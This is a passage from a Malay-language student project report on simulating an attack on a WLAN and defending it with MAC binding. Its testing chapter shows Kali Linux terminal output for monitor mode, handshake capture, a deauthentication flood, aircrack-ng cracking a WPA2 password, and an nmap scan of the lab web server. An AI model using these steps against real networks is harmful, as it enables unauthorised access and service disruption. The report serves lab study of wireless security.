Situasi ini menggambarkan bahawa serangan ini akan membuatkan *attacker* mendapat alamat *ip dhcp* dari *AP*. Apabila perkara ini telah terjadi, *attacker* akan mendapat *access* kepada web server yang telah dibangunkan. Apabila perkara ini telah terjadi, maka fungsi *MAC Binding Whitelist* akan diaktifkan bagi mengelakkan dari *attacker* mendapat *access* kepada WLAN yang telah dibekalkan hanya untuk *clients*.


3.3 AKTIVITI PEMBANGUNAN PROJEK

3.3.1 CARTA ALIR PERANCANGAN PROJEK




Rajah 1.6 : Carta Alir Perancangan Projek


3.3.2 CARTA ALIR PEMBANGUNAN PROJEK



Rajah 1.7: Carta Alir Pembangunan Projek

3.3.3 CARTA ALIR PENGUJIAN PROJEK






Rajah 1.8 : Carta Alir Pengujian Projek

3.4 CARTA GANTT PROJEK

Jadual di bawah merupakan tarikh perlaksanaan projek bermula dari bulan Mei 2023 hingga bulan Julai 2023 yang merangkumi pembangunan portfolio, pembangunan projek dan pembangunan laporan projek. Gantt Chart ini merangkumi fasa perancangan, fasa pembangunan, fasa pengujian dan fasa akhir projek.



Rajah 1.9 : Carta Gantt projek

3.5 KESIMPULAN

Kesimpulannya, bab ini menerangkan lebih terperinci lagi tentang proses bagi setiap modul yang terlibat. Bab ini juga memuatkan carta alir utama bagi setiap proses yang berlaku. Penerangan berdasarkan carta alir dan proses kerja memudahkan pemahaman perjalanan projek di setiap modul.

BAB 4

HASIL DAN PERBINCANGAN

4.1 PENGENALAN


Bab ini merumuskan segala perbincangan dan keputusan-keputusan analisis yang telah dilakukan dari awal perancangan bersama penyelia projek. Secara umumnya, Simulasi ini dibangunkan untuk memberi pendekatan keselamatan di dalam rangkaian. Penyerangan terhadap rangkaian *WLAN* adalah bersesuaian berdasarkan perkembangan teknologi perkakasan *IT* yang moden.

4.2 PENGUJIAN DAN KEPUTUSAN

Pengujian projek merupakan salah satu fasa yang sangat penting di dalam pembangunan projek. Ianya juga menentukan status kefungsian projek dan akhirnya mencapai objektif yang telah ditetapkan.

4.2.1 PENGUJIAN SAMBUNGAN WEB SERVER DAN CLIENT

Pengujian sambungan merupakan pengujian asas yang mesti dilakukan pada *Web Server* kepada *client* selepas membangunkan. Ini adalah kerana, sekiranya tiada sambungan diantara sambungan *web server* dan *client*, maka *client* tidak akan mendapatkan *IP DHCP*. Cara untuk menguji sambungan ini adalah menggunakan command prompt dengan arahan ping dari *PC client* kepada *PC web server*.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.16299.1087]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\fyp>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time=1ms TTL=129
Reply from 192.168.1.1: bytes=32 time=4ms TTL=129
Reply from 192.168.1.1: bytes=32 time=3ms TTL=129
Reply from 192.168.1.1: bytes=32 time=1ms TTL=129

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 4ms, Average = 2ms

C:\Users\fyp>
```

Rajah 2.1 : Pengujian *ping* dari *client* kepada *web server*

```

Microsoft Windows [Version 10.0.19045.3086]
(c) Microsoft Corporation. All rights reserved.

C:\Users\USER>ping 192.168.1.3

Pinging 192.168.1.3 with 32 bytes of data:
Reply from 192.168.1.3: bytes=32 time<1ms TTL=128
Reply from 192.168.1.3: bytes=32 time<1ms TTL=128
Reply from 192.168.1.3: bytes=32 time<1ms TTL=128
Reply from 192.168.1.3: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.1.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms


C:\Users\USER>

```

Rajah 2.2 : Pengujian *ping* dari *web server* kepada *client*

4.2.1 PENGUJIAN SERANGAN TERHADAP AP

Pengujian serangan terhadap AP membolehkan *hacker* mendapatkan *password WLAN* dan seterusnya mendapatkan *ip dhcp*. Hal ini juga akan membuatkan *hacker* akan menjadi salah satu *client* tanpa diketahui oleh *client*



```

Eras3r@kali: ~
File Actions Edit View Help
wlan0 IEEE 802.11 ESSID:off/any
      Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
      Retry short limit:7 RTS thr:off Fragment thr:off
      Power Management:off

(Eras3r@kali)-[~]
$ sudo airodump-ng start wlan0
[sudo] password for Eras3r:

Found 2 processes that could cause trouble.
Kill them using 'airodump-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  508 NetworkManager
 2106 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 mt7601u Ralink Technology, Corp. MT7601U
      (monitor mode enabled)

(Eras3r@kali)-[~]
$ sudo airodump-ng check kill

```

Rajah 2.3 : *Hacker* sedang memasuki *monitor mode*

```

Eras3r@kali: ~
File Actions Edit View Help

CH 4 ][ Elapsed: 0 s ][ 2023-07-05 03:55

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
AC:84:C6:57:FA:3D -60      4       174    20   4  130  WPA2 CCMP PSK TKR
14:CC:20:65:96:24 -66      4         0     0   3  270  WPA2 CCMP PSK LAB_APPLICATION
80:61:6C:56:CB:C0 -1       0         0     0   7  -1    <length: 0>
80:61:6C:56:C7:D1 -87      0         1     0   1  130  OPN      ILPKLS - STUDENT
0C:80:63:C9:5B:C8 -71      2         0     0   1  270  WPA2 CCMP PSK TP-Link_IOT
80:61:6C:56:C7:D0 -85      1         3     0   1  130  OPN      ILPKLS - STAFF
32:B3:82:FD:89:A5 -49     10         0     0   1  180  WPA2 CCMP PSK Panchenggg
AC:84:C6:57:FA:DD -79      2         0     0  10  130  WPA2 CCMP PSK TKR
54:AF:97:A4:57:86 -42      7         0     0   9  270  WPA2 CCMP PSK FYP_WAOWPA2UANG
80:61:6C:56:C4:40 -79      0         0     0  10  -1    <length: 0>
80:61:6C:56:D9:A1 -64      5         2     0  11  130  OPN      ILPKLS - STUDENT
80:61:6C:56:D9:A0 -71      5         0     0  11  130  OPN      ILPKLS - STAFF

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
AC:84:C6:57:FA:3D 28:87:BA:3A:D7:21 -32  12e-12e 367   170
AC:84:C6:57:FA:3D 5C:BA:EF:A7:19:61 -48   0 - 1e 441    4
80:61:6C:56:CB:C0 A4:DB:30:74:94:9B -56   0 - 1    1    2
80:61:6C:56:C4:40 76:04:64:70:35:B1 -1    1e- 0    0   25

```

Rajah 2.4 : Membuat *network monitoring* untuk menetapkan *target*

```

Terminal Emulator
Use the command line w Help

Eras3r@kali: ~/Desktop/test

CH 9 ][ Elapsed: 1 min ][ 2023-07-05 04:00

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
54:AF:97:A4:57:86 -26  96      570      38   0   9  270  WPA2 CCMP PSK FYP_WAOWPA2UANG

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
54:AF:97:A4:57:86 18:A6:F7:18:C3:7F -46   1e- 1    0   68

```

Rajah 2.5 : Menetapkan *target* dan merekodkan *packet data* yang akan ditangkap ke dalam sebuah *file*

```

54:AF:07:A4:57:86 10:A6:E7:10:C2:7E -60 10 1 0 1/0
Eras3r@kali: ~
File Actions Edit View Help
04:02:11 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:12 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:12 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:14 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:14 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:15 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:15 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:16 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:16 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:17 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:17 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:18 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:19 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:19 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:20 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:20 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:21 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:21 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:22 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:23 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:24 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:25 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]

```

Rajah 2.6 : Membuat serangan *deauthentication attack*

```

Eras3r@kali: ~/Desktop/test
File Actions Edit View Help
Aircrack-ng 1.7
[00:00:00] 32/10303727 keys tested (134.11 k/s)
Time left: 21 hours, 20 minutes, 32 seconds 0.00%
KEY FOUND! [ 2sm@rt4Y0u ]

Master Key : A6 CC DE BF 44 6E 29 B6 87 83 1D 56 D7 2C B4 FB
            9A A6 F5 7B CD 5B 73 24 2A 07 F0 78 1A 14 82 57

Transient Key : F2 24 C1 B2 5D 9F 8B DA 40 F4 5C 7E CC AC 75 45
                6A D5 2A AC 93 0F 59 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : DF 83 C7 57 14 37 D3 D2 F6 EE 1E B0 78 63 98 A9

(Eras3r@kali)-[~/Desktop/test]
$

```

Rajah 2.7 : Membuat serangan *aircrack-ng* untuk mendapatkan *password AP*

```
Eras3r@kali: ~/Desktop/test
File Actions Edit View Help
EAPOL HMAC : 18 BA 39 91 DB 81 C1 1C F1 5F 7F 8B 5E 47 2B 4C
edit: no such file or directory: Downloa

(Eras3r@kali)-[~/Desktop/test]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:7a:92:3d brd ff:ff:ff:ff:ff:ff
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:42:e2:89:e8 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
5: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 08:00:27:bf:08:1e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.4/24 brd 192.168.1.255 scope global dynamic noprefixroute wlan0
        valid_lft 57sec preferred_lft 57sec
    inet6 fe80::6bf4:6242:1980:5255/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(Eras3r@kali)-[~/Desktop/test]
$
```

Rajah 2.8 : *Hacker* telah dapat memasuki *WLAN* dan mendapatkan *IP DHCP*

```
Eras3r@kali: ~
File Actions Edit View Help
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 03:55 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0092s latency).
Not shown: 985 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.41 beta
25/tcp    open  smtp         Mercury/32 smtpd (Mail server account Maiser)
79/tcp    open  finger       Mercury/32 fingerd
80/tcp    open  http         Apache httpd 2.4.54 ((Win64) OpenSSL/1.1.1p PHP/8.2.0)
106/tcp   open  pop3pw       Mercury/32 poppass service
110/tcp   open  pop3         Mercury/32 pop3d
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
143/tcp   open  imap         Mercury/32 imapd 4.62
443/tcp   open  ssl/http     Apache httpd 2.4.54 ((Win64) OpenSSL/1.1.1p PHP/8.2.0)
445/tcp   open  microsoft-ds?
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp   open  vmware-auth  VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
3306/tcp  open  mysql        MariaDB (unauthorized)
